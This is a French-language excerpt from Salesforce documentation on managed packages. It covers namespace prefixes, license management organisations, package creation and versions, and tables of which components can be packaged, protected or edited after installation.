Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les packages gérés :
- Personnaliser l'application

Pour créer des packages :
- « Créer des packages AppExchange »

Pour télécharger des packages :
- « Télécharger des packages AppExchange »

Spécification d'une entreprise de gestion de licences

CONSULTER ÉGALEMENT :

Gestion des packages

Conversion de packages non gérés en gérés

Configuration de vos paramètres de développeur

Enregistrement d'un préfixe d'espace de noms

Spécification d'une entreprise de gestion de licences

## À propos des packages gérés

Un package géré est un ensemble de composants d'application publiés en tant qu'unité dans AppExchange et associés à un espace de noms et à une Organisation de gestion de licences.

- Vous devez utiliser une entreprise Developer Edition pour pouvoir créer et utiliser un package géré.
- Les packages gérés sont indiqués par les icônes suivantes :
  - Géré-Bêta
  - Géré-Publié
  - Géré-Installé

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Configuration de vos paramètres de développeur

Les paramètres du développeur d'une organisation Developer Edition permettent de créer un package géré unique et de le charger vers AppExchange. Les autres utilisateurs peuvent ensuite l'installer et le mettre à niveau dans leur organisation. Après avoir configuré vos paramètres de développeur une première fois, vous ne pouvez plus les modifier. Quels que soient les paramètres de développeur, vous pouvez toujours créer un nombre illimité de packages non gérés.

Pour configurer vos paramètres de développeur :

1. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
2. Cliquez sur **Modifier**.

   Remarque: Ce bouton n'est pas affiché si vous avez déjà configuré les paramètres du développeur.

3. Passez en revue les sélections nécessaires à la configuration des paramètres de développeur et cliquez sur **Continuer**.
4. Enregistrez un préfixe d'espace de noms.
5. Sélectionnez le package que vous souhaitez convertir en package géré. Si vous ne disposez pas encore d'un package à convertir, laissez ce champ vide et mettez-le à jour ultérieurement.
6. Cliquez sur **Vérifier mes sélections**.
7. Cliquez sur **Enregistrer**.

Conseil: Pour plus d'informations sur la spécification d'une organisation de gestion de licences pour votre package géré, visitez sur le site http://sites.force.com/appexchange/publisherHome.

CONSULTER ÉGALEMENT :

Création de packages gérés

Enregistrement d'un préfixe d'espace de noms

Spécification d'une entreprise de gestion de licences

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer les paramètres du développeur :

- Personnaliser l'application

Pour créer des packages :

- Créer des packages AppExchange

Pour télécharger des packages :

- Télécharger des packages AppExchange

# Enregistrement d'un préfixe d'espace de noms

Dans un contexte de génération d'un package, un préfixe d'espace de noms est un identificateur alphanumérique de 1 à 15 caractères qui distingue votre package et son contenu de ceux d'autres développeurs dans AppExchange. Les préfixes d'espace de noms respectent la casse. Par exemple, ABC et abc ne sont pas considérés comme identiques. Votre préfixe d'espace de noms doit être unique parmi toutes les entreprises Salesforce. Il vous permet de contrôler votre package géré en exclusivité.

Salesforce ajoute automatiquement le préfixe de votre espace de nom, suivi de deux traits de soulignement (__), à tous les noms de composant uniques de votre organisation Salesforce. Un composant de package unique nécessite un nom qu'aucun autre composant ne porte dans Salesforce, notamment parmi les objets personnalisés, les champs personnalisés, les liens personnalisés, les commandes s-control et les règles de validation. Par exemple, si le préfixe de votre espace de noms est abc et que votre package géré contient un objet personnalisé portant le nom d'API Dépenses__c, utilisez le nom d'API abc__Dépenses__c pour accéder à cet objet en utilisant l'API. Le préfixe d'espace de noms est affiché dans toutes les pages de détail de composant.

ATTENTION: Les commandes s-control stockées dans la bibliothèque de commandes s-control ou dans l'onglet Documents, qui n'utilisent pas l'API Force.com, continuent à fonctionner après l'enregistrement d'un préfixe d'espace de noms. Cependant, les commandes s-control stockées en dehors de votre entreprise ou celles qui utilisent l'API Force.com pour appeler Salesforce peuvent nécessiter un ajustement. Pour plus d'informations, reportez-vous à Commandes S-control dans la *Référence d'objet*.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Votre préfixe d'espace de noms doit :

- Commencer par une lettre.
- Contenir entre un et 15 caractères alphanumériques.
- Ne pas contenir deux traits de soulignement consécutifs.

Pour enregistrer un préfixe d'espace de noms :

1. Dans Configuration, saisissez *`Packages`* dans la case `Recherche rapide`, puis sélectionnez **Packages**.
2. Cliquez sur **Modifier**.

   Remarque: Ce bouton n'est pas affiché si vous avez déjà configuré les paramètres du développeur.

3. Consultez les sélections obligatoires dans la configuration des paramètres du développeur, puis cliquez sur **Continuer**.
4. Entrez le préfixe d'espace de noms à enregistrer.
5. Cliquez sur **Vérifier la disponibilité** pour déterminer si le préfixe d'espace de noms est déjà utilisé.
6. Si le préfixe d'espace de noms que vous avez saisi n'est pas disponible, répétez les deux étapes précédentes.
7. Cliquez sur **Vérifier mes sélections**.
8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Création de packages gérés

Configuration de vos paramètres de développeur

Spécification d'une entreprise de gestion de licences

## Spécification d'une entreprise de gestion de licences

Une entreprise de gestion de licences est une entreprise Salesforce qui permet d'assurer le suivi de tous les utilisateurs Salesforce qui procèdent à l'installation de votre package géré. L'entreprise de gestion des licences reçoit une notification (sous la forme d'un enregistrement de piste) lorsqu'un utilisateur installe/désinstalle votre package et suit chaque téléchargement de package dans Force.com AppExchange.

Votre organisation de gestion de licences peut être n'importe quelle organisation Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition de Salesforce ayant installé l'application de gestion de licences (LMA) gratuite disponible dans AppExchange. Pour spécifier une organisation de gestion de licences, visitez la page http://sites.force.com/appexchange/publisherHome.

CONSULTER ÉGALEMENT :

- Création de packages gérés
- Configuration de vos paramètres de développeur
- Enregistrement d'un préfixe d'espace de noms

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Gestion des packages

Un package est un ensemble de composants et d'applications Force.com qui sont disponibles pour les autres organisations via AppExchange. Un package géré est un ensemble de composants d'application publiés en tant qu'unité dans AppExchange et associés à un espace de noms et à une Organisation de gestion de licences. Pour prendre en charge les mises à niveau, un package doit être géré. Une organisation peut créer un seul package géré que de nombreuses organisations peuvent télécharger et installer. Les packages gérés diffèrent des packages non gérés car ils contiennent certains composants verrouillés pour permettre leur mise à niveau ultérieure. Les packages non gérés ne comprennent pas les composants verrouillés et ne peuvent pas être mis à niveau. En outre, les packages gérés masquent certains composants (comme Apex) dans les organisations abonnées, afin de protéger les droits de propriété intellectuelle du développeur.

Pour gérer vos packages, saisissez *Packages* dans la case `Recherche rapide`, puis sélectionnez **Packages**. Pour plus de personnalisation, reportez-vous à Configuration de vos paramètres de développeur à la page 6202.

À partir de la liste des packages, vous pouvez :

- Cliquez sur **Nouveau** pour créer un package, entrez son nom et sa description, puis cliquez sur **Enregistrer** pour le stocker dans la liste des packages.
- Cliquez sur **Modifier** pour mettre à jour les propriétés de package.
- Cliquez sur **Suppr** pour supprimer le package. Les composants du package ne sont pas supprimés.
- Cliquez sur le nom du package pour afficher ses détails.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour télécharger des packages :

- « Télécharger des packages AppExchange »

Remarque: Pour créer une solution d'essai, vous enregistrer ou choisir une organisation de gestion de licence pour les éléments téléchargés, cliquez sur **Accéder au AppExchange** à partir de la page de détail de téléchargement de packages.

- À propos des versions de package

Création d'un package

Les packages sont des conteneurs de distribution de fonctionnalité personnalisée entre organisations Salesforce. Créez un package pour charger votre application ou composant Lightning dans l'AppExchange ou pour déployer des modifications entre organisations.

Ajout de composants à votre package

Composants disponibles dans des packages gérés

Composants protégés

Composants ajoutés automatiquement à des packages

Modification des composants et des attributs après l'installation

Comportement des composants dans les packages

Lors de l'élaboration d'une application à distribuer, déterminez les éléments à inclure dans vos packages, la conception de votre application et la distribution des packages (gérés ou non gérés).

Ensembles d'autorisations et paramètres de profil dans des packages

Les développeurs peuvent utiliser des ensembles d'autorisations ou des paramètres de profil pour accorder des autorisations et d'autres paramètres d'accès à un package. Tenez compte des similitudes et des différences lorsque vous choisissez d'utiliser des ensembles d'autorisations, des paramètres de profil ou une combinaison des deux.

CONSULTER ÉGALEMENT :

Compréhension des packages

Création d'un package

## À propos des versions de package

Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *numéroMajeur.numéroMineur.numéroCorrectif* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *numéroCorrectif* est généré et téléchargé uniquement lors de la publication d'un correctif. Les packages non gérés ne peuvent pas être mis à niveau. Chaque version de package est un simple ensemble de composants à distribuer. Une version de package à plus d'importance pour les packages gérés. Les packages peuvent révéler des comportements différents selon les versions. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package.

Les numéros de version dépendent du type de version de package, qui identifie le mode de distribution des packages. Ils existe deux types de version :

**Version principale**
: Une version principale désigne un package Géré-Publié. Dans ces versions, les numéros majeur et mineur du package sont incrémentés aux valeurs souhaitées.

**Version corrective**
: Une version corrective désigne uniquement les correctifs d'un package. Dans ces versions, le numéro de correctif d'une version de package est incrémenté.

Lorsqu'un abonné existant installe une nouvelle version d'un package, le package ne contient qu'une seule instance de chaque composant, mais les composants peuvent émuler des versions antérieures. Par exemple, un abonné peut utiliser un package géré qui contient une classe Apex. Si l'éditeur décide de rendre obsolète une méthode dans la classe Apex et de publier une nouvelle version du package,

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

l'abonné continue de voir une seule instance de la classe Apex après l'installation de la nouvelle version. Cependant, cette classe Apex peut continuer à émuler la version précédente de tout code qui référence la méthode obsolète de la version antérieure.

Les développeurs de package peuvent utiliser une logique conditionnelle dans des classes et des déclencheurs Apex afin de révéler des comportements différents pour différentes versions. Le développeur du package peut ainsi continuer la prise en charge du comportement existant dans les classes et les déclencheurs des versions précédentes du package tout en faisant évoluer le code.

Lorsque vous développez des applications clientes à l'aide de l'API, vous pouvez spécifier la version de chaque package que vous utilisez dans vos intégrations.

CONSULTER ÉGALEMENT :

Gestion des packages

Planification de l'édition de packages gérés

## Création d'un package

Les packages sont des conteneurs de distribution de fonctionnalité personnalisée entre organisations Salesforce. Créez un package pour charger votre application ou composant Lightning dans l'AppExchange ou pour déployer des modifications entre organisations.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des packages :

- Créer des packages AppExchange

1. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
2. Cliquez sur **Nouveau**.
3. Entrez un nom pour votre package. Il n'est pas nécessaire d'entrer le même nom que celui apparaissant dans AppExchange.
4. Dans le menu déroulant, sélectionnez la langue par défaut de toutes les étiquettes de composants du package.
5. Si vous le souhaitez, choisissez un lien personnalisé dans le champ Configurer un lien personnalisé pour présenter les informations de configuration aux installateurs de votre application. Vous pouvez sélectionner un lien personnalisé prédéfini vers une URL ou une commande s-control que vous avez créée pour vos présentations de page d'accueil. Reportez-vous à Option Configurer à la page 6266. Le lien personnalisé apparaît comme lien de **Configuration** dans Salesforce, sur la page des téléchargements de Force.com AppExchange et la page de détail des applications de l'organisation de l'installateur.
6. Dans le champ Notifier en cas d'erreur Apex, vous pouvez également saisir le nom d'utilisateur de la personne qui reçoit une notification par e-mail si une exception dans Apex n'est pas détectée par le code Apex. Si vous ne spécifiez pas un nom d'utilisateur, toutes les exceptions non gérées génèrent une notification par e-mail qui est envoyée à Salesforce. Cette option n'est disponible que pour les packages gérés.

   Remarque: Apex ne peut être intégré qu'à des packages d'organisations Developer Edition, Enterprise Edition, Unlimited Edition et Performance Edition.

7. Dans le champ Notifier en cas d'erreur d'empaquetage, vous pouvez également saisir l'adresse e-mail de la personne qui reçoit une notification en cas d'échec d'une tentative d'installation, de mise à niveau ou de désinstallation d'une application empaquetée par l'abonné. Ce champ est affiché uniquement si les notification d'erreur d'empaquetage sont activées. Pour activer les notifications, contactez votre représentant Salesforce.
8. Si vous le souhaitez, entrez une description qui décrit le package. Vous aurez la possibilité de modifier cette description avant de la télécharger vers AppExchange.

9. Vous pouvez également spécifier un script de post-installation. Il s'agit d'un script Apex qui est exécuté dans l'organisation abonnée après l'installation ou la mise à niveau du package. Pour plus d'informations, reportez-vous à Exécution d'Apex lors de l'installation/mise à niveau d'un package.
10. Vous pouvez également spécifier un script de désinstallation. Il s'agit d'un script Apex qui est exécuté dans l'organisation abonnée après la désinstallation du package. Pour plus d'informations, reportez-vous à Exécution d'Apex lors de la désinstallation d'un package.
11. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Préparation de vos applications pour la distribution

## Ajout de composants à votre package

Une fois un package créé, vous devez lui ajouter des composants, tels qu'une application, un objet, des classes Apex ou des pages Visualforce. Ces packages peuvent être téléchargés pour partager des données avec d'autres en privé ou envoyés sur Force.com AppExchange pour partager des informations publiquement.

Pour ajouter des composants à un package, dans Configuration, saisissez `Packages` dans la case `Recherche rapide`, puis sélectionnez **Packages**. Sélectionnez ensuite le nom du package auquel vous souhaitez ajouter les composants. À partir de la page de détail du package :

1. Cliquez sur **Ajouter des composants**.
2. Dans la liste déroulante, choisissez le type de composant à ajouter à votre package.
   - En haut de la liste, cliquez sur une lettre pour afficher le contenu de la colonne triée commençant par cette lettre.
   - S'il existe, cliquez sur le lien **Page suivante** (ou **Page précédente**) pour passer à l'ensemble suivant ou précédent de composants.
   - Si cette option existe, cliquez sur **moins** ou sur **plus** pour afficher une liste plus courte ou plus longue.
3. Sélectionnez les éléments à composants.
4. Cliquez sur **Ajouter au package**.
5. Répétez ces étapes jusqu'à ce que vous ayez ajouté tous les composants nécessaires dans votre package.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des packages :
- Créer des packages AppExchange

CONSULTER ÉGALEMENT :

Gestion des packages

Préparation de vos applications pour la distribution

## Composants disponibles dans des packages gérés

Les composants ne peuvent pas tous être empaquetés pour être distribués. Si vous créez une application utilisant des composants qui ne peuvent pas être empaquetés, vos abonnés doivent créer et configurer ces composants une fois votre application installée. Si la simplicité de l'installation est un élément important pour vos abonnés, utilisez des composants empaquetables pendant le développement.

Le tableau ci-dessous présente les composants disponibles dans un package géré, et indique s'ils peuvent être mis à jour ou supprimés. Les sections suivantes présentent les colonnes et les valeurs du tableau.

**Peut être mis à niveau**
Certains composants sont mis à jour vers une nouvelle version lors de la mise à niveau du package.

- **Non** : le composant ne peut pas être mis à niveau.
- **Oui** : le composant peut être mis à niveau.

**Peut être supprimé par l'abonné**
Un abonné ou installateur d'un package peut supprimer le composant.

- **Non** : l'abonné ne peut pas supprimer le composant.
- **Oui** : l'abonné peut supprimer le composant.

**Peut être supprimé par un développeur**
Un développeur peut supprimer certains composants une fois le package chargé comme Géré-publié. Les composants supprimés ne sont pas supprimés dans l'organisation abonnée lors de la mise à niveau d'un package. L'attribut Peut être protégé contient plus d'informations sur la suppression de composants.

- **Non** : le développeur ne peut pas supprimer un composant Géré-publié.
- **Oui** : le développeur peut supprimer un composant Géré-publié.

**Peut être protégé**
Les développeurs peuvent marquer certains composants comme protégés. Les composants protégés ne peuvent pas être liés à ni référencés par des composants créés au sein d'une organisation abonnée. Un développeur peut supprimer un composant protégé dans une version ultérieure sans avoir à se soucier des échecs d'installation. Cependant, une fois un composant marqué comme non protégé et publié globalement, le développeur ne peut plus le supprimer. Lorsque l'abonné procède à une mise à niveau vers une version du package dans lequel le composant est supprimé, ce composant et retiré de l'organisation abonnée.

- **Non** : le composant ne peut pas être marqué comme protégé.
- **Oui** : le composant peut être marqué comme protégé.

**Protection par IP**
Certains composants incluent automatiquement une protection de la propriété intellectuelle, telle que l'ofuscation du code Apex. Les seules exceptions sont les méthodes Apex déclarées comme globales, ce qui signifie que les signatures de méthodes ne peuvent pas être affichées par l'abonné. Les informations des composants que vous empaquetez et publiez peuvent être visibles par les utilisateurs dans AppExchange. Soyez prudent(e) en ajoutant votre code à une commande s-control personnalisée, une formule, une page Visualforce ou à tout autre composant impossible à masquer dans votre application.

- **Non** : le composant ne prend pas en charge la protection de la propriété intellectuelle.
- **Oui** : le composant prend en charge la protection de la propriété intellectuelle.

| Composant | Peut être mis à niveau | Peut être supprimé par l'abonné | Peut être supprimé par un développeur | Peut être protégé | Protection par IP |
|---|---|---|---|---|---|
| **Action** | Oui | Non | Non | Non | Non |
| **Classe Apex** | Oui | Non | Oui (si non défini sur accès `global`) | Non | Oui |
| **Motif de partage Apex** | Oui | Non | Non | Non | Non |
| **Recalcul du partage Apex** | Non | Oui | Oui | Non | Non |
| **Déclencheur Apex** | Oui | Non | Oui | Non | Oui |

| Composant | Peut être mis à niveau | Peut être supprimé par l'abonné | Peut être supprimé par un développeur | Peut être protégé | Protection par IP |
|---|---|---|---|---|---|
| **Application** | Non | Oui | Oui | Non | Non |
| **Type d'article** | Oui | Non | Non | Non | Non |
| **Centre d'appels** | Non | Oui | Non | Non | Non |
| **Présentation compacte** | Oui | Non | Non | Non | Non |
| **Application connectée** | Oui | Oui | Oui | Non | Non |
| **Bouton ou lien personnalisé** | Oui | Oui* | Oui** | Non, à l'exception des liens personnalisés (uniquement pour la page d'accueil) | Non |
| **Composants de console personnalisés** [14] | Oui | Oui* | Oui** | Non | Non |
| **Champ personnalisé** | Oui | Oui* | Oui** | Non | Non |
| **Étiquette personnalisée** | Oui | Non | Oui, si protégé | Oui | Non |
| **Objet personnalisé** | Oui | Oui* | Oui** | Non | Non |
| **Autorisation personnalisée** | Oui | Non | Non | Non | Non |
| **Type de rapport personnalisé** | Oui | Non | Non | Non | Non |
| **Paramètre personnalisé** | Oui | Oui* | Oui** | Non | Oui |
| **Tableau de bord** | Non | Oui | Oui | Non | Non |
| **Document** | Non | Oui | Oui | Non | Non |
| **Modèle d'e-mail** | Non | Oui | Oui | Non | Non |
| **Source de données externe** | Oui | Non | Non | Non | Non |
| **Ensemble de champs** | Oui | Oui* | Oui** | Non | Non |

[14] Nécessitent une licence Service Cloud.

| Composant | Peut être mis à niveau | Peut être supprimé par l'abonné | Peut être supprimé par un développeur | Peut être protégé | Protection par IP |
|---|---|---|---|---|---|
| **Page Lightning** | Oui | Non | Non | Non | Non |
| **Flux** | Oui | Oui | Non | Non | Non |
| **Dossier** | Non | Oui | Oui | Non | Non |
| **Composant de page d'accueil** | Oui | Non | Non | Non | Non |
| **Présentation de page d'accueil** | Non | Oui | Oui | Non | Non |
| **Lettre à en-tête** | Non | Oui | Oui | Non | Non |
| **Application Lightning** | Oui | Non | Non | Non | Non |
| **Composant Lightning** | Oui | Non | Non | Non | Non |
| **Événement Lightning** | Oui | Non | Non | Non | Non |
| **Interface Lightning** | Oui | Non | Non | Non | Non |
| **Vue de liste** | Non | Oui | Oui | Non | Non |
| **Identifiant nommé** | Oui | Non | Non | Non | Non |
| **Présentation de page** | Non | Oui | Oui | Non | Non |
| **Ensemble d'autorisations** | Oui | Oui* | Oui** | Non | Non |
| **Cache de la plate-forme** | Non | Non | Non | Non | Non |
| **Processus** | Reportez-vous à Flux. | | | | |
| **Type d'enregistrement** | Oui | Oui* | Oui** | Non | Non |
| **Paramètre de site distant** | Non | Oui | Oui | Non | Non |
| **Rapport** | Non | Oui | Oui | Non | Non |
| **Instantané de rapport** | Non | Oui | Oui | Non | Non |
| **Commande S-Control** | Oui | Non | Non | Non | Non |
| **Ressource statique** | Oui | Oui* | Oui** | Non | Non |

| Composant | Peut être mis à niveau | Peut être supprimé par l'abonné | Peut être supprimé par un développeur | Peut être protégé | Protection par IP |
|---|---|---|---|---|---|
| **Onglet** | Oui | Oui* | Oui** | Non | Non |
| **Traduction** | Oui | Non | Non | Non | Non |
| **Règle de validation** | Oui | Oui* | Oui** | Non | Non |
| **Composant Visualforce** | Oui | Oui*** | Oui** | Non | Oui |
| **Page Visualforce** | Oui | Oui* | Oui** | Non | Non |
| **Application Wave** | Oui | Non | Oui | Non | Non |
| **Tableau de bord Wave** | Oui | Non | Oui | Non | Non |
| **Flux de données Wave** | Oui | Non | Oui | Non | Non |
| **Jeu de données Wave** | Oui | Non | Oui | Non | Non |
| **Perspective Wave** | Oui | Non | Oui | Non | Non |
| **Alerte par e-mail de workflow** | Oui | Non | Oui, si protégé | Oui | Non |
| **Mise à jour de champ de workflow** | Oui | Non | Oui, si protégé | Oui | Non |
| **Message sortant de workflow** | Oui | Non | Oui, si protégé | Oui | Non |
| **Règle de workflow** | Oui | Non | Non | Non | Non |
| **Tâche de workflow** | Oui | Non | Oui, si protégé | Oui | Non |

* Si vous retirez ce type de composant d'une nouvelle version de votre package et qu'un abonné procède à une mise à jour, l'Administrateur (administrateur système) de l'organisation abonnée peut supprimer le composant.

** Si la possibilité de retirer des composants a été activée pour l'organisation de votre package, vous pouvez supprimer ces types de composant, même s'ils font partie d'un package Géré-Publié.

*** Si vous retirez un composant Visualforce public d'une nouvelle version de votre package et qu'un abonné procède à une mise à niveau, le composant est retiré de l'organisation abonnée lors de la mise à niveau. Si le composant Visualforce est global, il est conservé dans l'organisation abonnée jusqu'à ce que l'Administrateur (Administrateur système) le supprime.

**Attributs et comportements des composants**

Seuls certains attributs d'un composant peuvent être mis à niveau. De plus, de nombreux composants peuvent présenter un comportement différent ou inclure des restrictions supplémentaires dans un package géré. Il est important de tenir compte de ces comportements lors de la conception de votre package.

Si vous enregistrez votre espace de noms après avoir référencé un flux dans une page Visualforce ou un code Apex, n'oubliez pas d'ajouter l'espace de noms au nom du flux. Sinon, l'installation du package échoue.

**Suppression de pages Visualforce et de composants Visualforce globaux**

Avant de supprimer des pages Visualforce ou des composants Visualforce globaux de votre package, retirez de ces pages ou composants toutes les références à des classes Apex publiques et à des composants Visualforce publics. Une fois les références retirées, mettez à jour de vos abonnés vers une version intermédiaire du package avant de supprimer la page ou le composant global.

CONSULTER ÉGALEMENT :

*Guide ISVforce* : Suppression de composants dans des packages gérés

## Composants protégés

Les développeurs peuvent marquer certains composants comme *protégés*. Les composants protégés ne peuvent pas être liés à ni référencés par des composants créés au sein d'une organisation abonnée. Un développeur peut supprimer un composant protégé dans une version ultérieure sans avoir à se soucier des échecs d'installation. Cependant, une fois un composant marqué comme non protégé et publié globalement, le développeur ne peut plus le supprimer.

Les développeurs peuvent marquer les composants suivants comme protégés dans des packages gérés.

- Étiquettes personnalisées
- Liens personnalisés (uniquement pour la page d'accueil)
- Alertes de workflow
- Mises à jour des champs de workflow
- Messages sortants du workflow
- Tâches du workflow
- Workflow déclencheurs de flux

  Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

## Composants ajoutés automatiquement à des packages

Lors de l'ajout de composants à votre package, certains composants associés sont automatiquement ajoutés, si nécessaire. Par exemple, si vous ajoutez une page Visualforce à un package qui référence un contrôleur personnalisé, cette classe Apex est également ajoutée.

Pour connaître les composants qui peuvent être automatiquement inclus, consultez la liste suivante :

| Composant ajouté | Composants qui peuvent être automatiquement inclus |
|---|---|
| Action | Objet cible de l'action (s'il s'agit d'un objet personnalisé), champ cible de l'action, type d'enregistrement d'action, valeurs de champ prédéfinies, présentation de l'action, ainsi que tout champ personnalisé que la présentation d'action ou les valeurs prédéfinies référencent dans l'objet cible. |
| Instantané de rapport | Rapports |

| Composant ajouté | Composants qui peuvent être automatiquement inclus |
| --- | --- |
| Classe Apex | Champs personnalisés, objets personnalisés et autres classes Apex explicitement référencées, ainsi que tout élément directement référencé par la classe Apex<br>Remarque: Si une classe Apex référence une étiquette personnalisée et que cette étiquette a des traductions, vous devez empaqueter explicitement les langues individuelles souhaitées pour inclure ces traductions. |
| Déclencheur Apex | Champs personnalisés, objets personnalisés et autres classes Apex explicitement référencées, ainsi que tout élément directement référencé par le déclencheur Apex |
| Type d'article | Champs personnalisés, la présentation de page par défaut |
| Présentation compacte | Champs personnalisés |
| Application personnalisée | Onglets personnalisés (y compris des onglets Web), documents (stockés en tant qu'images dans l'onglet), dossier de documents |
| Bouton ou lien personnalisé | Champs personnalisés ou objets personnalisés |
| Champ personnalisé | Objets personnalisés |
| Présentations de page d'accueil personnalisées | Composants de page d'accueil personnalisés dans la présentation |
| Paramètres personnalisés | Motifs de partage Apex, nouveaux calculs de partage Apex, déclencheurs Apex, boutons ou liens personnalisés, champs personnalisés, vues de liste, présentations de page, types d'enregistrement, règles de validation |
| Objet personnalisé | Champs personnalisés, règles de validation, présentations de page, vues de liste, boutons personnalisés, liens personnalisés, types d'enregistrement, motifs de partage Apex, nouveaux calculs de partage Apex et déclencheurs Apex<br>Remarque:<br>• Les motifs de partage Apex ne sont pas disponibles dans les extensions.<br>• Lors de l'empaquetage et de l'installation, seules les vues de liste publiques d'une application sont installées. Si vous souhaitez inclure à votre package une vue de liste personnalisée d'un objet personnalisé, assurez-vous que cette vue est accessible à tous les utilisateurs. |
| Objet personnalisé (en tant qu'objet externe) | Source de données externe, champs personnalisés, présentations de page, vues de liste, boutons personnalisés et liens personnalisés<br>Remarque:<br>• Lors de l'empaquetage et de l'installation, seules les vues de liste publiques d'une application sont installées. Si vous souhaitez inclure à votre package une vue de liste personnalisée d'un objet externe, assurez-vous que cette vue est accessible à tous les utilisateurs.<br>• Dans des packages gérés et non gérés, les objets externes sont inclus dans le composant de l'objet personnalisé. |

| Composant ajouté | Composants qui peuvent être automatiquement inclus |
|---|---|
| Onglet personnalisé | Objets personnalisés (y compris tous leurs composants), commandes s-controls et pages Visualforce |
| Tableau de bord | Dossiers, rapports (y compris tous leurs composants), commandes s-controls et pages Visualforce |
| Document | Dossier |
| Modèle d'e-mail | Dossier, lettre à en-tête, champs personnalisés et documents (stockés en tant qu'images dans l'en-tête ou le modèle) |
| Ensemble de champs | Tout champ référencé |
| Page Lightning | Toute action associée |
| onglet Page Lightning | Page Lightning |
| Flux | Objets personnalisés, champs personnalisés, classes Apex et pages Visualforce |
| Dossier | Tout le contenu du dossier |
| Application Lightning | Toutes les ressources Lightning référencées par l'application, telles que des composants, des événements et des interfaces. Les champs personnalisés, les objets personnalisés, les vues de liste, les présentations de page et les classes Apex référencés par l'application. |
| Composant Lightning | Toutes les ressources Lightning référencées par le composant, telles que des composants, des événements et des interfaces incorporés. Les champs personnalisés, les objets personnalisés, les vues de liste, les présentations de page et les classes Apex référencés par le composant. |
| Événement Lightning | Champs personnalisés, objets personnalisés, vues de liste et présentations de page |
| Interface Lightning | Champs personnalisés, objets personnalisés, vues de liste et présentations de page |
| Présentation de page | Actions, boutons personnalisés, liens personnalisés, commandes s-controls et pages Visualforce |
| Ensemble d'autorisations | Toutes les autorisations personnalisées, les sources de données externes, les pages Visualforce et les classes Apex attribuées dans l'ensemble d'autorisations |
| Type d'enregistrement | Mappages des types d'enregistrement, présentation compacte |
| Rapport | Dossier, champs personnalisés, objets personnalisés, types d'enregistrement personnalisés et commandes s-controls personnalisées |
| Commande S-Control | Champs personnalisés ou objets personnalisés |
| Traduction | Termes traduits dans la langue sélectionnée pour tout composant du package |
| Règle de validation | Champs personnalisés (référencés dans la formule) |
| Composants de page d'accueil Visualforce | Page Visualforce associée |
| Pages Visualforce | Classes Apex utilisées en tant que contrôleurs personnalisés, composants personnalisés Visualforce et ensembles de champs référencés |

| Composant ajouté | Composants qui peuvent être automatiquement inclus |
|---|---|
| Règle de workflow | Tout élément associé, notamment alertes de workflow, mises à jour de champ, messages sortants et tâches. De plus, si la règle de workflow est destinée à un objet personnalisé, il est automatiquement inclus. |

Remarque: Certains composants du package, tels que les règles de validation ou les types d'enregistrement, peuvent ne pas figurer dans la liste des composants du package, mais ils sont inclus et installés avec les autres composants.

## Modification des composants et des attributs après l'installation

Le tableau ci-dessous indique quels composants et attributs sont modifiables une fois installés à partir d'un package géré.

**Modifiable par le développeur**
Le développeur peut modifier les attributs du composant dans cette colonne. Ils sont verrouillés dans l'organisation abonnée.

**Modifiable par l'abonné et le développeur**
L'abonné et le développeur peuvent modifier les attributs du composant dans cette colonne. Cependant, ces attributs ne peuvent pas être mis à niveau. Seuls les abonnés reçoivent les dernières modifications.

**Verrouillé**
Lorsqu'un package est Géré-Publié, le développeur et l'abonné ne peuvent pas modifier les attributs du composant de cette colonne.

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| **Action** | | • Type d'enregistrement cible<br>• Présentation d'action<br>• Valeurs prédéfinies pour des champs d'action | • Tous les champs, à l'exception du type d'enregistrement cible |
